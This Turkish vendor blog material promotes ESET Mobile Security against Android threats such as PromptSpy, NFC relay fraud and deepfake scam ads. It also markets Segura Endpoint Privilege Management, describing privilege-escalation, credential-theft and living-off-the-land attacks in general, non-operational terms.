**Yapay Zekâ Destekli Kötü Amaçlı Yazılım Koruması –** Dolandırıcılar, kullanıcıları kötü amaçlı yazılımları indirip yüklemeleri için kandırmaya çalışırsa ESET Mobile Security onları kötü amaçlı uygulama yüklemelerine ve diğer kötü amaçlı yazılımlara karşı koruyabilir. Antivirüs, USB On-The-Go bağlantıları üzerinden erişilebilen tüm dosyaları ve cihaz klasörlerini de kontrol edebilir.
**Anti-Phishing –** ESET Anti-Phishing, en popüler Android tarayıcılarında kötü amaçlı yazılım dağıtan veya kullanıcı adları, parolalar, banka bilgileri veya kredi kartı bilgileri gibi hassas bilgilerinizi ele geçirmeye çalışan kötü amaçlı web sitelerine karşı koruma sağlar.
ESET Anti-Phishing, web tarayıcı koruması, sosyal uygulama koruması, SMS/bildirim koruması ve uygulamalardan gelen kimlik avı bağlantılarını tanıyabilen Link Scanner’ı içerir.
**Ödeme Koruması –** Bu özellik, Google Pay veya mobil bankacılık uygulamanız gibi uygulamalara ekstra bir güvenlik katmanı ekler. Etkin olduğunda Ödeme Koruması kötü amaçlı uygulamaların korumalı uygulamalarınızın içeriğini okumasını, değiştirmesini veya üzerine yazmasını engeller.
**Reklam Yazılımı Algılayıcı –** Bu araç, kullanılmadığında bile tam ekran reklamlar görüntüleyen, zararsız uygulamalar (ör. hesap makineleri veya el fenerleri) kılığına giren rahatsız edici reklam yazılımlarını tanımlar.
**Çağrı Filtresi –** Bu araç, spam ve dolandırıcılık aramalarına karşı ek bir koruma katmanı sağlar. Çağrı Filtresi, kullanıcıların gelen aramaları engellemek ve filtrelemek için özelleştirilmiş kurallar oluşturmasına olanak tanır.
## Yapay zekâ Android tehditleri geliştikçe korunmaya devam edin
PromptSpy gibi yeni yapay zekâ destekli kötü amaçlı yazılımlardan giderek daha sofistike hâle gelen NFC tabanlı saldırılara ve tespit edilmesi daha zor Nomani dolandırıcılıklarına kadar, bu gerçek dünya örnekleri siber suçluların kullanıcıları aldatmak ve veri veya para çalmak için çabalarını nasıl artırdığını göstermektedir.
İnsan farkındalığı ilk savunma hattı olmaya devam ederken daha önce görülmemiş tehditleri tespit edebilen güvenilir bir siber güvenlik çözümüne sahip olmak her zamankinden daha önemlidir.
## Sık sorulan sorular (SSS)
**Yapay zekâ çağında ortaya çıkan en yeni Android tehditleri nelerdir?**
Android cihazları hedef alan siber tehditler hızla gelişmektedir. Bu tehditler, yapay zekâ alanındaki gelişmelerden de beslenmektedir. ESET araştırmacıları, yapay zekâ destekli yeni kötü amaçlı yazılımlar, geliştirilmiş dolandırıcılık teknikleri ve daha sofistike sosyal mühendislik saldırıları tespit etmiştir. Bu tehditler hem kullanıcılar hem de otomatik sistemler tarafından tespit edilmesi daha zordur, bu da proaktif korumayı zorunlu kılmaktadır.
**PromptSpy nedir ve neden önemlidir?**
PromptSpy, sürekli aktif kalmak için bağlam farkında kullanıcı arayüzü manipülasyonu için üretken yapay zekâyı kötüye kullanan bilinen ilk Android kötü amaçlı yazılımdır. Hassas bilgileri toplar, ekran görüntülerini yakalar, ekranı kaydeder ve daha fazlasını yapar. Yapay zekâ, ekran öğelerini yorumlayarak ve hassas dokunma talimatları oluşturarak onu son uygulamalar listesinde kötü niyetle sabit tutmaya çalışır.
**NGate ve RatOn gibi NFC tabanlı saldırılar nasıl çalışır?**
NFC ile ilgili dolandırıcılık hem ölçek hem de karmaşıklık açısından giderek artmaktadır. Saldırganlar, kurbanların banka hesaplarına erişmek için genellikle kimlik avı, kimlik sahtekârlığı, sahte teknik destek çağrıları ve kötü amaçlı uygulamalar gibi birden fazla dolandırıcılık yöntemini birleştirir. Buradaki anahtar unsur, yetkisiz ATM para çekimlerini mümkün kılan NFC veri klonlamadır.
**Nomani dolandırıcılığı nedir ve neden artık tespit edilmesi daha zor hâle geldi?**
Nomani dolandırıcılığı, sahte yatırım fırsatları, mucizevi tedaviler veya hukuki hizmetleri tanıtan aldatıcı çevrimiçi reklamlardır. Bu dolandırıcılıklar, güvenilirlik oluşturmak için sıklıkla yapay zekâ ile üretilmiş ünlülerin deepfake videolarını kullanır. Yüksek kaliteli deepfake’ler, daha iyi tasarlanmış kimlik avı sayfaları, daha kısa reklam ömürleri ve harici bağlantılar yerine yerleşik formlar gibi meşru reklam araçlarının kullanılması nedeniyle bu dolandırıcılıkları tespit etmek giderek zorlaşmaktadır.
**Android kullanıcıları bu yapay zekâ destekli tehditlerden kendilerini nasıl koruyabilir?**
Farkındalık ilk savunma katmanı olmaya devam ederken Android kullanıcılarının yeni ve bilinmeyen tehditleri tespit edebilen modern güvenlik araçlarına da ihtiyacı vardır. En iyi uygulamalar arasında yalnızca resmî mağazalardan uygulama indirmek, beklenmedik aramaları doğrulamak, uygulama izinlerini incelemek ve cihazın güvenliğinin ihlal edildiğine dair işaretlere dikkat etmek yer alır. [ESET Mobile Security for Android](https://www.eset.com/tr/home/mobile-security-android/) gibi çözümler, gelişmiş saldırıları erken aşamada engellemek için yapay zekâ destekli kötü amaçlı yazılım koruması, kimlik avı koruması, ödeme koruması, reklam yazılımı algılama ve çağrı filtreleme özellikleri sunar.
[](https://www.eset.com/tr/home/mobile-security-android/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Android, Mobil Güvenlik, Siber Güvenlik, Yapay Zekâ
---
### [EPM , Ayrıcalık Tabanlı Saldırıları nasıl durdurur?](https://antivirus.com.tr/epm-ayricalik-tabanli-saldirilari-nasil-durdurur/)
**Published:** Mart 17, 2026
**Author:** Kadriye Bay
**Excerpt:** Lokal yönetim yetkisinin kötüye kullanılmasından yerel kaynak saldırılarına kadar, EPM ile en az ayrıcalığı uygulayarak yetkilendirme risklerini en aza indirin.
**Content:**
Lokal yönetim yetkisinin kötüye kullanılmasından yerel kaynak saldırılarına kadar, EPM ile en az ayrıcalığı uygulayarak yetkilendirme risklerini en aza indirin.
**Makalenin önemli noktaları:**
- Çoğu uç nokta ihlali, istismarlar değil, ayrıcalıkların kötüye kullanılmasıyla gerçekleşir.
- Yerel yönetici hakları, hizmet hesapları ve güvenilir araçlar yaygın saldırı yollarıdır.
- Geleneksel uç nokta koruması, ayrıcalık tabanlı saldırıları durdurmaz.
- Uç Nokta Ayrıcalık Yönetimi (EPM), ayrıcalıkların çalışma zamanında nasıl kullanıldığını kontrol ederek yetki artışını ve yanal hareketi engeller.
## Uç noktalarda ayrıcalıklı erişimin artan riski
Kuruluşlar dijital dönüşüm çabalarını hızlandırıp hibrit, çoklu bulut ve uzaktan öncelikli işletim modellerini benimsedikçe uç nokta modern siber güvenlikte en kritik ve en sık hedef alınan yüzeylerden biri hâline gelmiştir.
Günümüzde uç noktalar artık geleneksel masaüstü bilgisayarlar ve sunucularla sınırlı değildir. Masaüstü bilgisayarlar, dizüstü bilgisayarlar, mobil cihazlar, sanal iş yükleri, kapsayıcılar ve giderek karmaşıklaşan operasyonel teknoloji (OT) ve Nesnelerin İnterneti (IoT) cihazlarından oluşan bir ekosistemi içerir.
Bu varlıkların her biri, saldırganların yanal olarak hareket etmek, ayrıcalıkları yükseltmek ve nihayetinde yüksek değerli sistemleri tehlikeye atmak için kötüye kullanabilecekleri kimlikler, kimlik bilgileri, izinler ve erişim yolları içerir.
Bu bağlamda, [**Uç Nokta Ayrıcalık Yönetimi (EPM)**](https://stratus.com.tr/segura/protection-and-security-endpoint/), kimlik odaklı ortamları savunmak için vazgeçilmez bir yetenek hâline gelmiştir. Statik erişim azaltmaya odaklanan geleneksel en az ayrıcalık yaklaşımlarının aksine, modern EPM, ayrıcalıkların çalışma zamanında nasıl kullanıldığına dair dinamik, bağlam farkında kontroller uygular.
Kullanıcıların, uygulamaların, komut dosyalarının ve iş yüklerinin yalnızca gerektiğinde ve yalnızca kontrollü, denetlenmiş ve izlenen koşullar altında gerekli minimum izinlerle çalışmasını sağlar. Ayrıcalık atamasından ayrıcalık uygulamasına geçiş, kuruluşların kimlik riskini yönetme biçiminde temel bir değişikliği yansıtmaktadır.
Son zamanlarda yapılan birkaç ihlal soruşturması, ortak bir model ortaya koymaktadır: Saldırganlar nadiren sıfır gün istismarlarına güvenirler. Bunun yerine, meşru araçları silah olarak kullanır, bulut tabanlı yapılandırmaları kötüye kullanır, yerel yönetici izinlerini suistimal eder, hizmet hesaplarını tehlikeye atar ve zayıf ayrıcalık yönetişimini istismar ederler.
Bir uç noktaya girdikten sonra, yükseltilmiş ayrıcalıklara sahip bir saldırgan, güvenlik kontrollerini devre dışı bırakabilir, kimlik bilgilerini dökebilir, hassas verilere erişebilir, güvenilir işlemlere kötü amaçlı kod enjekte edebilir, sistem yapılandırmalarını değiştirebilir veya aylarca tespit edilmeden kalacak bir kalıcılık oluşturabilir.
Kuruluşlar bulut öncelikli modellere ve Hizmet Olarak Yazılım (SaaS) modeline geçtikçe uç nokta giriş noktalarının sayısı önemli ölçüde artmış ve kurumsal ağdaki riskler artmıştır.
Uç Nokta Koruma Platformları (EPP) ve geleneksel antivirüsler hâlâ çok önemli olsa da insan hatası ve ayrıcalıklı erişimin kötüye kullanılması nedeniyle ortaya çıkan tehditleri tam olarak ortadan kaldıramazlar. Güvenlik ekipleri, tek tek cihaz düzeyinde kontrolleri merkezi olarak yöneten ve şüpheli etkinlikleri daha da büyümeden tespit eden çözümlere ihtiyaç duyar.
[**Zero Trust**](https://antivirus.com.tr/sifir-guven-yaklasimi-icin-segura-domum/), kimlik odaklı güvenlik modelleri ve modern SOC stratejileri gibi önde gelen güvenlik mimarileri, uç noktada ayrıcalıkları yönetmenin saldırı yüzeyini azaltmak için en etkili kontrollerden biri olduğunu kabul etmektedir.
EPM, tüm cihazlarda ayrıntılı, tam zamanında ayrıcalık yükseltme uygulayarak ve yetkisiz ayrıcalık kullanımını engelleyerek PAM, IAM, EDR, XDR ve uç nokta güvenlik çözümleri gibi teknolojileri tamamlar. Bu, ayrıcalık yükseltme, kimlik bilgisi hırsızlığı, yerel yönetici kötüye kullanımı, Living-off-the-Land (LotL) teknikleri, komut dosyası tabanlı saldırılar ve yetkisiz uygulama yürütme gibi yaygın saldırı yollarını doğrudan azaltır.
Günümüzün tehdit ortamında, kimlik yeni savunma hattıdır ve uç nokta ayrıcalıkları ise yeni hazinelerdir.
## EPM (Uç Nokta Ayrıcalık Yönetimi) nasıl çalışır?
Uç Nokta Ayrıcalık Yönetimi (EPM), kimlik güvenliği, uç nokta koruması ve sistem güçlendirmenin kesişim noktasında çalışır. Ayrıntılı kontroller getirerek geleneksel ayrıcalık yönetimi modellerini genişletir. Bu kontroller, ayrıcalıkların uç noktalarda nasıl talep edileceğini, verileceğini ve kullanılacağını belirler.
### Statik Ayrıcalıklardan Dinamik, Bağlam Duyarlı Erişime
Geleneksel uç nokta güvenlik modelleri statik rollere dayanır. Ve genellikle ileri düzey kullanıcılara, geliştiricilere veya destek ekiplerine yerel yönetici hakları verir. Ancak statik ayrıcalıklar her zaman kullanılabilir, her zaman etkindir ve genellikle yetersiz bir şekilde izlenir, bu da önemli riskler yaratır.
Modern EPM, bu eski paradigmayı dinamik ayrıcalık yükseltme ile değiştirir. Ayrıcalıkları yalnızca meşru iş akışları gerektirdiğinde, doğrulama sonrasında ve sıkı politika uygulamaları altında etkinleştirir.
### Temel Bileşen Olarak Uygulama Kontrolü
Olgun bir EPM çözümü, güçlü uygulama kontrolünü entegre eder. Ayrıcalıkların yalnızca kimliklere değil, aynı zamanda yürütülebilir davranışlara da bağlı olmasını sağlar. Bu, yetkisiz araçların, komut dosyalarının ve değiştirilmiş ikili dosyaların, meşru kullanıcılar tarafından başlatıldığında bile yükseltilmiş haklarla çalışmasını engeller.
### Her Yerde En Az Ayrıcalık
En az ayrıcalık; kullanıcılar, yöneticiler, hizmet hesapları, makine kimlikleri, otomasyon ardışık düzenleri ve üçüncü taraf araçlar için geçerlidir. EPM, onaylanmış iş akışları sırasında bile her kimliğin ve işlemin yürütebileceği işlemleri sınırlayarak en az ayrıcalığı ayrıntılı bir düzeyde uygular.
### Just-In-Time Ayrıcalık Yükseltme
Just-In-Time (JIT) ayrıcalık yükseltme, otomatik olarak sona eren geçici ayrıcalıklar sağlar ve uzun vadeli maruziyeti azaltır. Ayrıcalıklar, sürekli kullanılabilir durumda kalmak yerine, yalnızca gerekli belirli görev veya uygulama için verilir.
### SOC, EDR/XDR ve Kimlik Tehdit Algılama ile Entegrasyon
EPM, şüpheli ayrıcalık yükseltme girişimleri, yetkisiz yönetim aracı kullanımı ve Living-off-the-Land (LotL) etkinliklerine ilişkin SOC görünürlüğünü artırır. Bu telemetri, SIEM, XDR ve kimlik tehdidi algılama iş akışları arasındaki korelasyonu güçlendirir.
### Hizmet Hesabı ve Makine Kimliği Koruması
EPM, hizmet hesaplarını ve makine kimliklerini kısıtlamak ve izlemek için kontroller getirerek tarihsel olarak savunmasız ve genellikle aşırı ayrıcalıklı bir varlık türünü azaltır.
### Geliştirici ve BT Operasyonları Kullanım Örnekleri
EPM, üretkenlikten ödün vermeden daha güvenli geliştirici ve BT operasyonları iş akışları sağlar. Ekipler, kalıcı yönetici erişimini sürdürmek yerine, kontrollü yükseltme ile gerekli araçları ve otomasyonu çalıştırabilir.
### Uyumluluk ve Mevzuata Uyum
EPM, erişim denetimlerini uygulayar ve ayrıcalıklı etkinliklerin denetime hazır kayıtlarını tutar. [**NIST**](https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-128.pdf?ref=site.access-shield.com), CIS, ISO, SOC 2, PCI-DSS ve GDPR gibi çerçeveler ve düzenlemelerle uyumu destekler.
### Uygulama Zorlukları
Kültürel direnç, eski sistemler ve EPM’nin amacı hakkındaki yanlış anlamalar, benimsenmeyi zorlaştırabilir. Başarılı bir uygulama genellikle değişiklik yönetimi, politika ayarlaması ve güvenlik ve BT ekipleri arasında yakın iş birliği gerektirir.
## Ayrıcalık tabanlı uç nokta saldırılarının türleri
Modern tehdit aktörleri, bir uç noktayı tehlikeye atmak için nadiren tek bir istismar veya tekniğe güvenirler. Bunun yerine, erişimi artırmak, algılamadan kaçmak ve ortamda yatay olarak hareket etmek için birden fazla ayrıcalıkla ilgili saldırı vektörünü zincirleme olarak kullanırlar.
Bir kez yer edindikten sonra, saldırganlar geleneksel güvenlik kontrollerinin radarına yakalanmamak için yerleşik araçları, yanlış yapılandırılmış ayrıcalıkları, güvenilir uygulamaları ve bellek içi yürütme yollarını giderek daha fazla kötüye kullanır.
Bu yöntemler, saldırganların kullanıcıları taklit etmesine, kimlik bilgilerini toplamasına, korumaları devre dışı bırakmasına ve yükseltilmiş haklarla kötü amaçlı kod çalıştırmasına olanak tanır.
Ayrıcalık odaklı saldırıların ana kategorilerini anlamak, etkili azaltma stratejileri tasarlamak için çok önemlidir. Bu, EPM’nin modern siber güvenlikte neden kritik bir katman hâline geldiğini de gösterir.
**Yaygın ayrıcalık tabanlı saldırı türleri şunlardır:**
### **Yerel Ayrıcalık Yükseltme**
Saldırganlar, güvenlik açıklarını istismar ederek standart kullanıcı hesaplarından yönetici düzeyinde ayrıcalıklara yükselir.
### **Kimlik Bilgisi Hırsızlığı
Mimikatz gibi araçlar, bellekten kimlik bilgilerini çıkarmak için kullanılır ve saldırganların kullanıcıların kimliğine bürünerek ek sistemlere erişmesine olanak tanır.
### **Yerel Yönetici Haklarının Kötüye Kullanılması
Saldırganlar, yerel yönetici hesapları ele geçirildiğinde tam kontrolü ele geçirir. Sistem ayarlarına, güvenlik denetimlerine ve hassas verilere sınırsız erişim sağlar.

### **Living-off-the-Land Saldırıları**
[**LotL saldırganları,**](https://www.cisa.gov/resources-tools/resources/identifying-and-mitigating-living-land-techniques?ref=site.access-shield.com) PowerShell ve WMI gibi meşru araçları kullanarak normal yönetim faaliyetlerine karışarak kötü amaçlı eylemler gerçekleştirir.

### **Komut Dosyası Tabanlı ve Dosyasız Saldırılar
Kötü amaçlı komut dosyaları, yükseltilmiş ayrıcalıklar kullanarak doğrudan bellekte yürütülür. Bu da diskte çok az adli kanıt bırakır ve algılamayı zorlaştırır.

### **Uygulama Kötüye Kullanımı
Değiştirilmiş veya kötüye kullanılan yürütülebilir dosyalar, genellikle güvenilir uygulama bağlamlarından yararlanarak, yükseltilmiş izinlerle çalışır ve geleneksel güvenlik kontrollerini atlar.

## Segura® EPM, ayrıcalık tabanlı saldırıları nasıl azaltır?
[**Segura® EPM**](https://stratus.com.tr/segura/protection-and-security-endpoint/) tarafından desteklenen azaltma modeli, modern Sıfır Güven Ayrıcalık ilkeleriyle tamamen uyumludur ve her ayrıcalıklı eylemin doğrulanmasını, kısıtlanmasını, denetlenmesini ve izlenmesini sağlar.
Aşağıda, Segura®’nın bu makalede tartışılan her bir azaltma vektörünü nasıl doğrudan güçlendirdiğini bulabilirsiniz.
### Yerel Yönetici Haklarının Kaldırılması
Kalıcı yerel yönetici haklarını kaldırmak, uç nokta riskini azaltmanın en etkili yollarından biridir.
**Segura® bunu nasıl azaltır:**
Segura®, operasyonel sürekliliği korurken son kullanıcıların ve teknisyenlerin kalıcı yerel yönetici haklarını ortadan kaldırır. Sürekli ayrıcalıkları **kontrollü yükseltme taleplerine** dönüştürerek hiçbir kullanıcının izlenmeyen yönetici haklarına sahip olmamasını sağlar.
Bu, en çok istismar edilen saldırı yollarından birini durdurur: *saldırgan bir kullanıcıyı ele geçirir → yerel yönetici haklarını devralır → tam kontrolü ele geçirir.*
**Sonuç:** Saldırı yüzeyinde ve fidye yazılımı, kalıcılık mekanizmaları ve kimlik bilgisi hırsızlığı zincirlerinde önemli azalma.
### Just-In-Time (JIT) Ayrıcalık Yükseltme
Just-In-Time (JIT) ayrıcalık yükseltme, bir uç noktada yükseltilmiş erişimin ne kadar süreyle var olacağını sınırlar.
**Segura® JIT’yi nasıl etkinleştirir:**
Segura®, yalnızca gerekli olan belirli eylem, komut veya uygulama için geçici ayrıcalıklar verir. Yükseltilmiş ayrıcalıklar otomatik olarak sona erer, kullanılmayan veya unutulmuş erişimi önler ve her yükseltme olayı gerekçe ve denetim gerektirir.
**Sonuç:** **Açıkça talep edilmedikçe ve onaylanmadıkça hiçbir ayrıcalık mevcut** olmadığından, sürekli ayrıcalık kullanılabilirliğine bağlı saldırılar etkisiz hâle getirilir.
### Uygulama Kontrolünün Uygulanması
Uygulama kontrolünün uygulanması, yetkisiz araçların ve ikili dosyaların yükseltilmiş ayrıcalıklarla çalıştırılmasını önler.
**Segura® güvenli yürütmeyi nasıl uygular:**
Segura®, dinamik izin listesi aracılığıyla yalnızca güvenilir ve onaylanmış uygulamaların çalışmasına izin verir. Güvenilir olmayan yürütülebilir dosyalar, kötü amaçlı komut dosyaları, hackleme araçları ve değiştirilmiş ikili dosyaları engeller ve uygulamalar yetkisiz ayrıcalık yükseltme girişiminde bulunduğunda uyarılar oluşturur.
**Bu, aşağıdakileri doğrudan azaltır:**
Living-off-the-Land (PowerShell, WMI, PsExec), komut dosyası tabanlı ve dosyasız saldırılar, DLL yan yükleme ve tahrifat ve uygulama kötüye kullanımı.
### Ayrıcalık Kullanımını İzleme
Ayrıcalıklı etkinliklerin sürekli izlenmesi, erken tespit ve müdahale için çok önemlidir.
**Segura® görünürlüğü nasıl artırır:**
Segura®, kimlerin, ne zaman ne kadar süreyle ve neden ayrıcalık kullandığını da dâhil olmak üzere tüm ayrıcalıklı eylemleri kaydeder. Güvenlik ekiplerine eksiksiz denetim, telemetri ve adli ayrıntılar sağlar ve olağan dışı ayrıcalık yükseltme modelleri, tekrarlanan başarısız denemeler, zaman anomali olayları veya ayrıcalık kötüye kullanımı gibi şüpheli davranışları algılar.
**Sonuç:** Ayrıcalıkların kötüye kullanılması, SOC için **yüksek doğrulukta** bir **algılama sinyali** hâline gelir ve önceliklendirme ve müdahaleyi iyileştirir.
### Hizmet Hesaplarını ve Makine Kimliklerini Koruma
Hizmet hesapları genellikle fazla ayrıcalıklı, izlenmez ve yaygın bir yanal hareket vektörüdür.
**Segura® bunları nasıl güvence altına alır:**
Segura®, hizmetlere, arka plan programlarına ve otomasyon araçlarına en az ayrıcalık ilkesini uygular ve bunları yalnızca yürütme yetkisi olan eylemler ve ikili dosyalarla sınırlar. Makine belirteçlerinin ve hizmet kimliklerinin ayrıcalık yükseltme için kullanılmasını önler ve kimlik bilgilerinin döndürülmesi ve saklanması için [**Segura® PAM Core**](https://segura.security/products/privileged-access-management?ref=site.access-shield.com) ile entegre olur.
**Sonuç:** Hizmet hesabı kötüye kullanımı nedeniyle sessizce gerçekleşen güvenlik ihlalleri, kalıcılık ve yanal hareketler önlenir.
### SOC Entegrasyonu (SIEM, SOAR, XDR)
[**Uç nokta ayrıcalık verilerini**](https://segura.security/services/integration?ref=site.access-shield.com) güvenlik operasyonlarına [**entegre etmek,**](https://segura.security/services/integration?ref=site.access-shield.com) algılama ve yanıtı iyileştirir.
**Segura® algılama ve yanıtı nasıl geliştirir:**
Segura®, ayrıcalık yükseltme, engellenen eylemler, şüpheli komutlar ve anormal modeller hakkında gerçek zamanlı telemetri gönderir. Tehdit korelasyonu için SIEM ve XDR platformlarıyla yerel olarak entegre olur ve SOC ekiplerinin kötü amaçlı PowerShell ve WMI yürütmelerini, kimlik bilgisi dökümü girişimlerini, yetkisiz yönetici eylemlerini ve sistem ikili dosyalarının kötüye kullanımını algılamasını sağlar.
**Sonuç:** Ayrıcalıklı etkinlikler, kör nokta olmaktan çıkıp tehdit algılamanın merkezi bir bileşeni hâline gelir.
### Kullanıcı Eğitimi (UX + Akıllı Politika Uygulaması yoluyla)
Güvenli davranışları pekiştirirken sürtüşmeleri azaltmak, **[en az ayrıcalık ilkesinin](https://www.cisecurity.org/insights/spotlight/ei-isac-cybersecurity-spotlight-principle-of-least-privilege?ref=site.access-shield.com)** uzun vadede benimsenmesini sağlar.
**Segura® EPM farkındalığı nasıl güçlendirir?**
Kullanıcılar, ayrıcalık yükseltmesinin ne zaman ve neden gerekli olduğunu anlamaları için yönlendirilir ve engellenen eylemler ile bunların ardındaki güvenlik riskleri açık bir şekilde açıklanır. Otomasyon, biletlere ve manuel onaylara olan bağımlılığı azaltarak, geliştiricilerin ve BT personelinin sabit yönetici hakları olmadan üretkenliklerini sürdürmelerini sağlar.
**Sonuç:** Güvenlik kültürü, daha az istisna, daha az ihlal ve en az ayrıcalık uygulamalarının daha güçlü bir şekilde benimsenmesiyle doğal olarak gelişir.
## Son olarak
Hizmet Olarak Yazılım (SaaS), dağıtılmış kullanıcılar ve hibrit altyapıların hâkim olduğu modern ortamlarda, yalnızca geleneksel antivirüs veya standart Uç Nokta Koruma Platformu’na (EPP) güvenmek, güçlü bir güvenlik duruşunu korumak için yeterli değildir.
Saldırganlar, insan hatalarını, gözden kaçan giriş noktalarını ve ayrıcalıklı erişimdeki boşlukları istismar ederek kurumsal ağda yatay olarak hareket ederler. Buna karşı koymak için kuruluşlar, izinleri merkezi olarak yönetmeli ve her bir cihazda ayrıntılı kontroller uygulamalıdır.
Şüpheli etkinlikleri gerçek zamanlı olarak tespit etmek ve tüm ortamda tutarlı politikalar uygulamak, dayanıklılığı güçlendirir ve maruz kalma riskini azaltır. Uç Nokta Ayrıcalık Yönetimi, gereksiz ayrıcalıkları kısıtlayarak, uygulama davranışını kontrol ederek ve saldırganların küçük bir tutunma noktasını tam bir güvenlik ihlaline dönüştürmesini önleyerek bu modelde kritik bir katman görevi görür.
En az ayrıcalık ilkelerini sürekli izleme ile entegre ederek kuruluşlar savunma yeteneklerini önemli ölçüde artırır ve ayrıcalık temelli ihlallerin olasılığını azaltır.
Modern siber saldırılar kimlik yollarını, ayrıcalıkların kötüye kullanılmasını ve meşru sistem işlevlerini giderek daha fazla istismar ettiğinden geleneksel çevre savunmaları artık kurumsal ortamları korumak için yeterli değildir.
Altı ana saldırı kategorisinin analizi (yerel ayrıcalık yükseltme, kimlik bilgisi hırsızlığı, yerel yönetici haklarının kötüye kullanımı, Living-Off-the-Land teknikleri, komut dosyası tabanlı ve dosyasız saldırılar ve uygulama kötüye kullanımı) tutarlı bir model ortaya koymaktadır: Saldırganlar, hedeflerine ulaşmak için kontrolsüz ayrıcalıklara, aşırı izinlere ve uç nokta yönetimindeki kör noktalara güvenmektedir. Bu, günümüzün tehdit ortamının temel bir gerçeğini pekiştirmektedir: ayrıcalıklar, yeni saldırı yüzeyidir.
[**Uç Nokta Ayrıcalık Yönetimi (EPM),**](https://segura.security/products/endpoint-privilege-manager?ref=site.access-shield.com) bu saldırı zincirlerini kırmak için doğrudan ve pratik bir azaltma katmanı sağlar. EPM, kalıcı yerel yönetici haklarını kaldırarak, saldırganların ele geçirilen hesapların tam kontrolünü devralmasına olanak tanıyan temel koşulu ortadan kaldırır.
Just-in-Time ayrıcalık yükseltme, yükseltilmiş erişim gerektiğinde bile bunun yalnızca belirli bir görev için sınırlı bir süreliğine ve sıkı politika uygulamaları altında verilmesini sağlar. Uygulama kontrolü, yetkisiz komut dosyalarının, araçların ve değiştirilmiş ikili dosyaların yürütülmesini engelleyerek, dosyasız saldırılar, DLL yan yükleme ve yerel yönetici yardımcı programlarının kötüye kullanımı gibi teknikleri durdurur.
